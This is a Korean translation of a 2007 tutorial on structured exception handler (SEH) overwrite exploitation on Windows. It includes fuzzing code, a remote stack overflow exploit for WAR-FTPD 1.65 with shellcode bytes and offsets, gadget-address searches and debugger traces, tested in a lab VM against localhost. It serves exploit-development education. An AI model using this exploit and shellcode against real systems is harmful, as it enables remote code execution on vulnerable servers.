

SEH Overwrites Simplified v1.01¹

Date : 2007. 10. 29

저자 : Aelphaeis Mangarae

번역 : Kancho (kancholove@gmail.com, www.securityproof.net)

머리말

이 문서는 Stack 다이어그램을 이용하여 두 개의 다른 Windows 플랫폼에서의 SEH Overwrite를 다룹니다. 물론 관련된 정보 역시 문서화 될 것입니다. 본 문서를 이해하기 위해서는 C언어, Stack, Stack 기반의 buffer overflow에 대한 기본적인 지식이 필요합니다.

SEH Handler는 무엇인가?

예외 처리는 정상적인 프로그램의 실행 이외의 상태가 발생하는 것을 다루기 위해 설계된 많은 프로그래밍 언어에 포함되어 있습니다; 이런 정상적이지 않은 상태를 예외라고 합니다.

Microsoft는 **Structured Exception Handler**라는 예외를 다루는 함수를 만들었습니다. SEH Overwrite를 할 때 SEH Handler를 가리키는 포인터는 overwrite의 목표가 되며, 이를 overwrite를 함으로써 프로그램을 control할 수 있습니다.

Next SEH를 가리키는 포인터?

Next SEH를 가리키는 포인터는 Stack에서 뒤에 위치한 다른 Structured Exception Handler를 가리킵니다.

¹ 본 문서의 원본은 <http://www.milw0rm.com/papers/187>에서 볼 수 있습니다. 또한 역자가 직접 테스트 및 추가한 사항은 *기울임꼴*로 나타냈습니다.

Diagram of Stack:



Structured Exception Handler struct Code

```
typedef struct EXCEPTION_REGISTRATION {  
    _EXCEPTION_REGISTRATION *next;  
    PEXCEPTION_HANDLER *handler;  
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;
```

Microsoft의 Stack 보호

/GS Flag [EIP Overwrite와 Exploitation 보호]

Microsoft Visual C++ 2003/2005(*컴파일러*)는 /GS Flag가 기본적으로 설정되어 있습니다. 이 flag가 설정되면 EIP Overwrite에 대한 보호 기능이 프로그램에 추가됩니다. "Stack Cookie"가 Stack 상에서 EBP와 EIP 전에 위치하게 되고, 만약 이 "Stack Cookie"가 overwrite되면 메모리 상에 어딘가 위치하고 있는 값(Stack에 있던 Cookie 값과 비교 대상이 되는, 보통 *data section*에 위치)과 달라져서 프로그램이 종료될 것입니다.

추가 자료

http://www.symantec.com/avcenter/reference/GS_Protections_in_Vista.pdf

SEH Handler를 가리키는 포인터의 주소 범위 제한

SEH Handler가 overwrite되어 exploitation되는 것을 막기 위해 Microsoft는 보호 기법을 수정했습니다. 다음 몇 가지 제한들이 현재 고려되어야 합니다.

1. SEH Handler의 주소는 Stack 상에 있을 수 없다.
2. SEH Handler의 주소는 Microsoft가 지정한 모듈 안에 있을 수 없다.

Software DEP SEH 보호 / SAFESEH

Software 데이터 실행 방지(Data Execution Prevention)는 Microsoft가 Windows XP SP2에 추가한 선택적인 보호 기법입니다. 이름에서 알 수 있듯이 이 보호 기법은 hardware DEP와 유사한 기능의 software 보호 기능을 제공합니다. 그러나 이 모든 보호 기법이 SEH Overwrite를 방지하기 위한 것은 아닙니다(이 기법은 우회 가능).

이 보호 기법은 SEH Handler를 가리키는 포인터를 검사해서 등록된 exception handler 목록에 있는지 확인합니다. 만약 목록에 없으면 그 포인터가 가리키는 곳은 호출되지 않습니다. **Software DEP는 Stack의 어떤 영역도 실행 불가능하도록 하지 않습니다.**

/SAFESSEH를 우회하는 방법은 /SAFESSEH로 컴파일되지 않은 Windows 시스템 프로세스 내의 주소를 사용하는 것입니다.

이 문서는 Software DEP 나 /SAFESSEH로 보호된 실행파일을 무력화시키는 방법은 다루지 않습니다.

Security Cookie – 생성 예제

[“Defeating Windows 2k3 Stack Protection”에서 발췌]

```
#include <stdio.h>
```

```
#include <windows.h>
```

```
int main() {
```

```
    FILETIME ft;
```

```
    unsigned int Cookie=0;
```

```
    unsigned int temp=0;
```

```
    unsigned int *ptr=0;
```

```
    LARGE_INTEGER perfcoun;
```

```
GetSystemTimeAsFileTime(&ft);
```

```
Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
```

```
Cookie = Cookie ^ GetCurrentProcessId();
```

```
Cookie = Cookie ^ GetCurrentThreadId();
```

```
Cookie = Cookie ^ GetTickCount();
```

```
QueryPerformanceCounter(&perfcoun);
```

```
ptr = (unsigned int)&perfcoun;
```

```
tmp = *(ptr+1) ^ * ptr;
```

```
Cookie = Cookie ^ tmp;
```

```
// 보시는 바와 같이 Stack Cookie는 GetSystemTimeAsFileTime(), GetCurrentProcessId() 등과
```

```
// 같은 여러 함수를 이용해 이를 XOR한 값을 사용합니다.
```

```
printf("Cookie: %8X\n", Cookie);
```

```
return 0;
```

```
}
```

```
*****
```

적절한 주소 찾기

다른 Stack 기반 buffer overflow 뿐만 아니라 SEH Overwrite를 할 때 시스템과 어플리케이션 메모리 내에 위치한 명령어 집합의 주소가 종종 사용됩니다.

EIP를 overwrite할 때 다른 명령어도 찾게 되지만 주로 'JMP ESP'나 'CALL ESP'를 찾습니다. Windows 2000에서 SEH를 overwrite할 때는 'CALL EBX'를 주로 찾게 되고, 이 후의 시스템에서는 'POP POP RET'를 찾습니다.

메모리 검색과 한계


메모리에 올라와 동작하는 많은 DLL과 프로그램 내의 명령어들 중 exploitation 동안에 유용하게 쓰일 명령어들이 검색됩니다. 그럼에도 불구하고 기억해야 할 것은 특정 DLL은 모든 시스템에 존재하지 않으며 메모리에 올라가지 않을 수 있다는 점입니다. DLL내의 명령어 주소는 OS마다 서비스 팩마다 다릅니다. 당신은 exploiting할 프로그램의 메모리를 검색하기로 할 수 있으나 프로그램이 동작하는 환경에 따라 주소가 달라질 수 있다는 것을 기억해야 합니다.

메모리 검색, 어떻게, 무엇을 사용할 것인가?

Windows의 메모리를 검색하기 위해(예를 들어 로드된 DLL) 우리는 findjmp2(by class101.)라는 프로그램을 사용할 수 있습니다.

다운로드: <http://blackhat-forums.com/Downloads/misc/Findjmp2.rar>

Findjmp2.exe loadedDLLToSearch.DLL register



```
C:\E:\WINDOWS\system32\cmd.exe
0x7C86C0B8    pop ebx - pop - rethis
0x7C86EEC9    call ebx
0x7C86EEE2    call ebx
0x7C86EEFB    call ebx
0x7C86EFCF    call ebx
0x7C86EFE8    call ebx
0x7C86F001    call ebx
0x7C86FB61    pop ebx - pop - rethis
0x7C8769B6    pop ebx - pop - rethis
0x7C8780B7    call ebx
0x7C8782DB    call ebx
0x7C8784C4    pop ebx - pop - rethis
0x7C8792DC    pop ebx - pop - rethis
0x7C879469    pop ebx - pop - rethis
0x7C8795E5    pop ebx - pop - rethis
0x7C879D49    call ebx
0x7C879E33    call ebx
0x7C87A170    pop ebx - pop - rethis
0x7C87CA84    pop ebx - pop - rethis
0x7C87CBB9    pop ebx - pop - rethis
0x7C87D98B    call ebx
0x7C87DCE5    pop ebx - pop - rethis
0x7C87F9C6    pop ebx - pop - rethis
0x7C87FC55    pop ebx - pop - rethis
Finished Scanning kernel32.dll for code useable with the ebx register
```

우리는 단지 일반적인 POP POP RET이 아니라 이전 시스템을 exploiting할 때 사용될 수 있는 CALL EBX와 같이 많은 유용한 주소를 찾았습니다. 위 그림은 EBX 레지스터를 사용해서 kernel32.dll내의 명령어를 찾은 결과입니다.

SEH overwrite와 exploitation 이론

Structured Exception Handler의 overwrite를 통한 exploitation은 플랫폼마다 다름에도 불구하고 그 기본적인 이론은 동일합니다. 단지 차이점이라면 Microsoft의 이후 플랫폼에서는 제한이 있다는 것입니다.

기본적으로 Stack을 보겠습니다. 문서 앞부분에서 제시한 Stack 다이어그램을 다시 떠올려 보시면 유사합니다. 이 Stack은 단지 예제일 뿐이며 취약한 프로그램의 Stack은 아닙니다.

아래 예제는 Windows 2000 기준입니다.

1. 대상 프로그램이 fuzzing되었고, Stack은 overwrite되었습니다.



2. Exploitation – [Junk] + [JMP 6 Bytes] + [CALL EBX] + [NOPSLED] + [Shellcode]



이전 Stack이 오른쪽에 있는 Stack으로 바뀌어 졌습니다. 따라서 비교가 가능합니다.

무슨 일이 일어나는가?


예외 상황이 발생하면 Stack 영역을 overwrite한 것 때문에 SEH Handler(Next SEH Handler를 가리키는 포인터가 아닌)가 호출됩니다. 만약 EIP를 잘못된 주소로 덮어썼다면 프로그램이 return할 때 당연히 예외가 발생합니다.

SEH Handler를 가리키는 포인터: CALL EBX – EBX는 우리의 Next SEH를 가리키는 포인터를 가리킵니다. 원문에서는 그림에 POP POP RET로 되어있으나 이는 오타로 보여집니다. 설명에서처럼 CALL EBX로 바뀌어져야 할 것입니다.

다음 SEH를 가리키는 포인터: 덮어쓴 SEH 포인터를 넘어 6bytes를 JMP해서 NOP Sled로 갑니다. 물론 shellcode를 만날 때까지 Stack을 따라 내려갈 것입니다.

Windows XP SP2와 2003 SP1 Exploitation 이론

아래 다이어그램은 이 플랫폼에서 exploitation이 끝난 뒤 Stack의 모습을 보여줍니다.



위에서 보시다시피 본 문서의 이론 부분과 마찬가지로 이전의 Stack과 exploit된 Stack을 나란히 두었습니다. Windows 2000 SP4와 Windows XP SP2 간의 차이점은 SEH Handler가 다른 주소로 덮어 쓰여졌다는 점입니다(XP SP1에서는 CALL EBX를 할 수 없으며, 위 레지스터는 자신과 XOR를

했으므로 0x00000000을 가리키게 됩니다).

POP POP RET?

첫 번째 POP은 ESP를 4만큼 증가시키고, 두 번째도 마찬가지로 기능을 합니다. 그리고 RET는 JMP+6과 NOPSLED으로 데려가게 해 줄 Next SEH를 가리키는 포인터로 리턴하게 합니다.

Fuzzing 예제

우리는 exploitation을 위해 먼저 Next SEH를 가리키는 포인터와 SEH를 가리키는 포인터를 덮어 쓰기 위해 얼마의 bytes가 필요한지를 결정하기 위해 fuzzing부터 시작합니다. 각 주소를 42424242 "BBBB"[다음 SEH를 가리키는 포인터]와 43434343 "CCCC"[SEH를 가리키는 포인터]로 덮어쓰도록 할 것입니다.

```
*****
#include <string.h>
#include <stdio.h>

//Example Exploit of Fuzzing an application that takes command line argument(s).
int main() {
    char buf[330];
    char exploit[346] = "C:WWWvulnapp.exe ";
    char NextSEHHandler[] = "BBBB";
    char SEH_Handler[] = "CCCC";

    printf("vuln.exe - SEH Overwrite: Fuzz The Stack\n");

    memset(buf, 0x41,330);
    memcpy(&buf[322], NextSEHHandler, sizeof(NextSEHHandler)-1);
    memcpy(&buf[326], SEH_Handler, sizeof(SEH_Handler)-1);
    strcat(exploit, buf);
    WinExec(exploit, 0);

    return 0;
}
*****
```





Win32 Application- WarFTP 1.65 Exploitation 예제

응용 프로그램의 실제적인 예제를 위해 War FTP를 사용하도록 하겠습니다. 이는 다른 한계를 가지고 다른 응용 프로그램을 공격할 때 실제적인 대상(FTP 데몬)으로서 좋은 예제입니다. 이 예제에서는 FTP Protocol에서 사용될 수 없는 문자나 문자열이 있습니다.

예: 0x20, 0x0A, 0x0D([Space], \n, \r).


이 예제는 원문을 바탕으로 직접 수행해본 과정을 정리한 것입니다. 실행 환경은 VMWare상의 XP SP2 Professional에서 수행하였습니다.

WAR-FTPD 1.65 – <http://www.warftp.org/>



이미 이 프로그램에 대해 간단하게 fuzzing을 수행했다고 가정하고 Stack과 함께 exploit을 보여 드리겠습니다.

1. WAR-FTPD를 실행하고 서버를 시작합니다.
 - A. *Properties – Start Service*
2. Ollydbg를 실행시켜 해당 프로세스를 attach 합니다.
 - A. *Attach 후에는 다시 RUN을 눌러 실행합니다.*



3. Exploit 코드를 수행시킵니다.
 - A. *Exploit 코드 및 분석은 뒤에서 다루겠습니다.*

```
*****
C:\W...(생략)...Wwarftpduser-exploit.exe"
Connection Established ...
WAR-FTPD 1.65 logon request received...
Payload sent.
*****
```

4. *Ollydbg에서 EIP와 다음 SEH를 가리키는 포인터, SEH Handler가 덮어 쓰여 졌음을 알 수 있습니다.*

EAX 00000001	00EDFD58	43434343	CCCC	00EDFDA4	909006EB	? ㄹ	Pointer to next SEH record
ECX 00000001	00EDFD5C	43434343	CCCC	00EDFDA8	74C96950	Pi?	SE handler
EDX 00000000	00EDFD60	43434343	CCCC	00EDFDAC	90909090	ㄹㄹ	
EBX 00000000	00EDFD64	43434343	CCCC	00EDFDB0	90909090	ㄹㄹ	
ESP 00EDFD58	00EDFD68	43434343	CCCC	00EDFDB4	C0319090	ㄹ1	
EBP 00EDFDB0	00EDFD6C	43434343	CCCC	00EDFDB8	C931DB31	1?	
ESI 7C80929C	00EDFD70	43434343	CCCC	00EDFDBC	37EBD231	1ㄹ7	
EDI 00EDFE58	00EDFD74	43434343	CCCC	00EDFDC0	20518859	Yㄹ	
EIP 42424242				00EDFDC4	746E6320	cnt	

Note: NOPSLED와 Shellcode를 위해 충분한 공간이 없는 취약한(Stack Buffer Overflow) 응용 프로그램을 찾을지 모릅니다. 그런 경우는 첫 번째, 두 번째 단계의 shellcode를 사용해야만 할 것입니다.

다음은 WAR-FTPD Exploit code입니다. 간략한 설명은 코드 내 주석으로 하겠습니다.

```
*****
#include <stdio.h>
#include <winsock2.h>
//warftpduser-exploit.c
//WAR-FTPD 1.65 Remote Stack Based Buffer Overflow (USER)

int main() {
    ...(생략)...
    char user[] = "USER ";
    char rn[] = "r\n";          //입력의 끝을 나타냄
    char pointer_to_next_seh[] = "\xeb\x06\x90\x90"; //JMP 6
    char seh_handler[] = "\x50\x69\xC9\x74"; //Windows XP SP2 oleacc.dll POP POP RET
    char shellcode[] =          //MessageBox 뜨는 것으로 shellcode 동작 확인
    "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x37\x59\x88\x51\x0a\xbb" //0x0A 존재
    "\x77\x1d\x80\x7c" //***LoadLibraryA(libraryname) IN WinXP sp2***
    "\x51\xff\xd3\xeb\x39\x59\x31\xd2\x88\x51\x0b\x51\x50\xbb"
    "\x28\xac\x80\x7c" //***GetProcAddress(hmodule,functionname) IN sp2***
    "\xff\xd3\xeb\x39\x59\x31\xd2\x88\x51\x06\x31\xd2\x52\x51"
    ...(생략)...
    "\xff\x4f\x6d\x65\x67\x61\x37\x4e";

    memcpy(sendBuffer, user, sizeof(user)-1); //USER'
    memset(&sendBuffer[5], 0x41, 485); //A'로 buffer를 485bytes 채움.
    memset(&sendBuffer[490], 0x42, 4); // EIP를 'B'로 덮어씀.
    memset(&sendBuffer[494], 0x43, 80); //EIP와 다음 SEH를 가리키는 포인터 사이의 Stack 공간

    //다음 SEH를 가리키는 포인터를 덮어쓸 값
    memcpy(&sendBuffer[574], pointer_to_next_seh, sizeof(pointer_to_next_seh)-1);

    //SEH Handler 주소를 덮어쓸 값
    memcpy(&sendBuffer[578], seh_handler, sizeof(seh_handler)-1);
    memset(&sendBuffer[582], 0x90, 10); //NOPSLED
    memcpy(&sendBuffer[592], shellcode, sizeof(shellcode)-1); //SHELLCODE
    memset(&sendBuffer[702], 0x90, 10); //NOPSLED
    memcpy(&sendBuffer[712], rn, sizeof(rn)-1); //r\n', 입력 끝

    WSASStartup(MAKEWORD(2,2), &wsaData);
}
```

...(생략)...

```
ServerAddr.sin_addr.s_addr = inet_addr("127.0.0.1"); //local machine 대상
```

```

if (connect(s1, (SOCKADDR *) &ServerAddr, sizeof(ServerAddr)) != -1) {
    printf("Connection Established ...%n");
    recv(s1, recvBuffer, sizeof(recvBuffer)-1, 0);
    if( strstr(recvBuffer, "WAR-FTPD 1.65") != NULL) {
        printf("WAR-FTPD 1.65 logon request received...%n");
        sleep(1000);
        send(s1, sendBuffer, 714, 0); //exploit을 위한 비정상적 입력 전송
        printf("Payload sent.%n%n");
    }
}
closesocket(s1);
WSACleanup();
return 0;
}

```

앞에서도 언급했듯이 실행 환경에 달라짐에 따라 주소가 달라질 수 있습니다. 문서의 exploit 코드를 그대로 사용한 결과 seh_handler를 덮어쓰게 될 주소("0x74C96950, Windows XP SP2 oleacc.dll POP POP RET)는 POP POP RET이 존재하지 않을 뿐 아니라 사용되지도 않음을 알 수 있었습니다.

74C96950	00004000	MSCTF	.rsrc	Resources	Img	R	RWE Co
746A8000	00003000	MSCTF	.reloc	Relocations	Img	R	RWE Co
75110000	00001000	msctfime		PE header	Img	R	RWE Co
75111000	00027000	msctfime	.text	Code, imports, expo	Img	R E	RWE Co

따라서 일단 exploit을 성공시키기 위해서는 대상 시스템에 맞는 주소를 찾아야 합니다. 주소를 찾는 것은 위에서 언급했던 findjmp2라는 프로그램을 이용하면 쉽게 찾을 수 있습니다.

```
C:\Documents and Settings\freeman>Findjmp2.exe kernel32.dll ebx
```

Findjmp, Eeye, I2S-LaB

Findjmp2, Hat-Squad

Scanning kernel32.dll for code useable with the ebx register

```
0x7C801DA5      pop ebx - pop - retbis
```

...(생략)...

```
0x7C87FD73      pop ebx - pop - retbis
```

```
0x7C88028C      pop ebx - pop - retbis
```

Finished Scanning kernel32 for code useable with the ebx register

Found 212 usable addresses

대상 시스템에서 돌려본 결과 kernel32.dll내에 POP POP RET을 쉽게 찾을 수 있었습니다. 또한 문서의 shellcode를 보면 해당 시스템에 맞는 LoadLibrary()와 GetProcAddress() 함수의 주소를 하드코딩해서 넣는 것을 볼 수 있습니다. 역시 대상 시스템에 맞게 해당 함수의 주소를 찾아 shellcode를 고쳐야 합니다. 이 역시 ollydbg에서 Ctrl+G를 이용해 LoadLibrary(), GetProcAddress()를 입력하면 해당 함수의 시작 주소를 알 수 있습니다.


7C801D76	90	NOP
7C801D77	8BFF	MOV EDI,EDI
7C801D79	55	PUSH EBP
7C801D7A	8BEC	MOV EBP,ESP
7C801D7C	837D 08 00	CMP DWORD PTR SS:[EBP+8],0
7C801D80	53	PUSH EBX
7C801D81	56	PUSH ESI

kernel32.LoadLibraryA

위에서 구한 주소들로 바꾸어 exploit을 다시 시도해보겠습니다.

하지만 역시 shellcode가 제대로 동작하지 않고 warftpd가 종료됨을 알 수 있었습니다. 그 원인을 찾고자 Stack에 shellcode가 제대로 들어가 있는지 살펴보니 shellcode 중간에 위에서 언급한 0x0A 문자가 존재해서 그 이후의 byte는 Stack에 존재하지 않았습니다.

그래서 metasploit.com에서 0x00, 0x20, 0x0A, 0x0D를 제외한 notepad.exe를 실행시키는 shellcode를 제작하도록 하겠습니다. 먼저 metasploit.com에 접속해서 Shellcode-Windows를 선택합니다. 그럼 현재 개발 중에 있다는 메시지 밑에 Windows section으로 링크가 되어 있습니다.



링크를 선택하면 여러가지 종류의 shellcode 목록이 나오는데 이 중에서 Windows Execute Command를 선택하면 각종 옵션들을 선택할 수 있습니다.

CMD	Required	DATA	
EXITFUNC	Required	DATA	seh
Max Size:			
Restricted Characters (format: 0x00 0x01)			
			0x00
Selected Encoder:			
			Default Encoder
Generate Payload			

여기서 CMD를 c:\windows\notepad.exe로, Restricted Characters를 0x00 0x0a 0x0d 0x20으로 설정하고 Generate Payload를 선택하면 다음과 같은 결과를 볼 수 있습니다.

```

Windows Execute Command

/* win32_exec - EXITFUNC=seh CMD=c:\windows\notepad.exe Size=176 Encod
unsigned char scode[] =
"\x31\xc9\x83\xe9\xda\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xc0"
"\x73\x47\xc1\x83\xeb\xfc\xe2\xf4\x3c\x9b\x03\xc1\xc0\x73\xcc\x84"
"\xfc\xf8\x3b\xc4\xb8\x72\xa8\x4a\x8f\x6b\xcc\x9e\xe0\x72\xac\x88"
"\x4b\x47\xcc\xc0\x2e\x42\x87\x58\x6c\xf7\x87\xb5\xc7\xb2\x8d\xcc"
"\xc1\xb1\xac\x35\xfb\x27\x63\x5b\x5\x96\xcc\x9e\xe4\x72\xac\xa7"
"\x4b\x7f\x0c\x4a\x9f\x6f\x46\x2a\x4b\x6f\xcc\xc0\x2b\xfa\x1b\xe5"
"\xc4\xb0\x76\x01\xa4\xf8\x07\xf1\x45\xb3\x3f\xcd\x4b\x33\x4b\x4a"

```

이렇게 얻은 shellcode를 사용하여 다시 시도해보았으나 역시 실패하였습니다. 그 원인을 살펴보니 본 문서 위에서도 언급이 되었지만 XP SP2, 2003에서부터 덮어쓰는 SEH Handler 주소가 등록된 Handler의 주소가 아니거나 이미 로드된 모듈 내의 주소인 경우, 그리고 Stack상에 위치한 경우 실행이 되지 않는다²는 것이었습니다.

해킹과 보안에 게재된 SEH Overwrites 문서에서는 로드된 모듈이 아닌 Unicode.nls내에서 ebp+30h를 call하는 부분을 찾아 해결할 수 있었으나, 이 모듈이 대상 시스템에서 0x00270b0b번지에 위치하므로 null byte가 삽입되는 문제점이 역시 존재합니다. 따라서 이 방법 역시 그대로 사용할 수가 없는 것입니다. 다른 방법을 알고 계신다면 알려주시면 감사하겠습니다.

다만 테스트를 위하여 olydbg상에서 직접 SEH Handler값을 0x00270b0b로 수정하여 계속 진행해보겠습니다.


00EDFDA0	43434343	CCCC	
00EDFDA4	909006EB	? 램	Pointer to next SEH record
00EDFDA8	00270B0B	♂♂'	SE handler
00EDFDAC	90909090	램 램	

² 여기서도 확인가능: SEH Overwrite, lucid78, 해킹과 보안 p.437

Shift + F7 을 눌러 계속 진행해 나가다 보면 결국 0x00270b0b로 control이 옮겨져 shellcode가 수행됨을 알 수 있습니다.

00EDFDB4	90	NOP
00EDFDB5	90	NOP
00EDFDB6	33C9	XOR ECX, ECX
00EDFDB8	83E9 DA	SUB ECX, -26
00EDFDBB	D9EE	FLDZ
00EDFDBD	D97424 F4	FSTENV SS: [ESP-0C]

Shellcode를 계속 수행하면 NOTEPAD.EXE 프로세스가 화면에 뜨지는 않으나 작업관리자에 notepad.exe가 떠 있는 것을 확인할 수 있습니다. 즉, metasploit에서 만든 shellcode에서 GUI 프로그램을 보이지 않게 실행시키는 것으로 동작한다는 것을 유추할 수 있습니다.



지금까지는 XP SP2 Professional에서 실행해본 결과입니다. 하지만 여러 가지 제약으로 인해 제대로 exploit이 되지 않았습니다. 그렇다면 Windows 2000에서 똑 같은 방법으로 실행해 보도록 하겠습니다.

먼저 exploit code내 jump할 instruction 위치를 찾습니다. 문서에 나온 것과 같이 2000에서는 CALL EBX를 찾으면 될 것입니다. 위에서 이용한 findjmp2를 이용해 kernel32.dll내에서 CALL EBX를 찾아보도록 하겠습니다.

```
C:\W>Findjmp2.exe kernel32.dll ebx
```

```
Findjmp, Eeye, I2S-LaB
```

```
Findjmp2, Hat-Squad
```

```
Scanning kernel32.dll for code useable with the ebx register
```

```
0x77E52F60      call ebx
```

```
...(생략)...
```


```
0x77EA600D      call ebx
```

```
0x77EA6DBE      call ebx
```

Finished Scanning KERNEL32.DLL for code useable with the ebx register

Found 198 usable addresses

이 중 하나를 exploit code내의 seh_handler의 주소 값으로 설정한 뒤 그대로 실행시켜 보도록 하겠습니다.



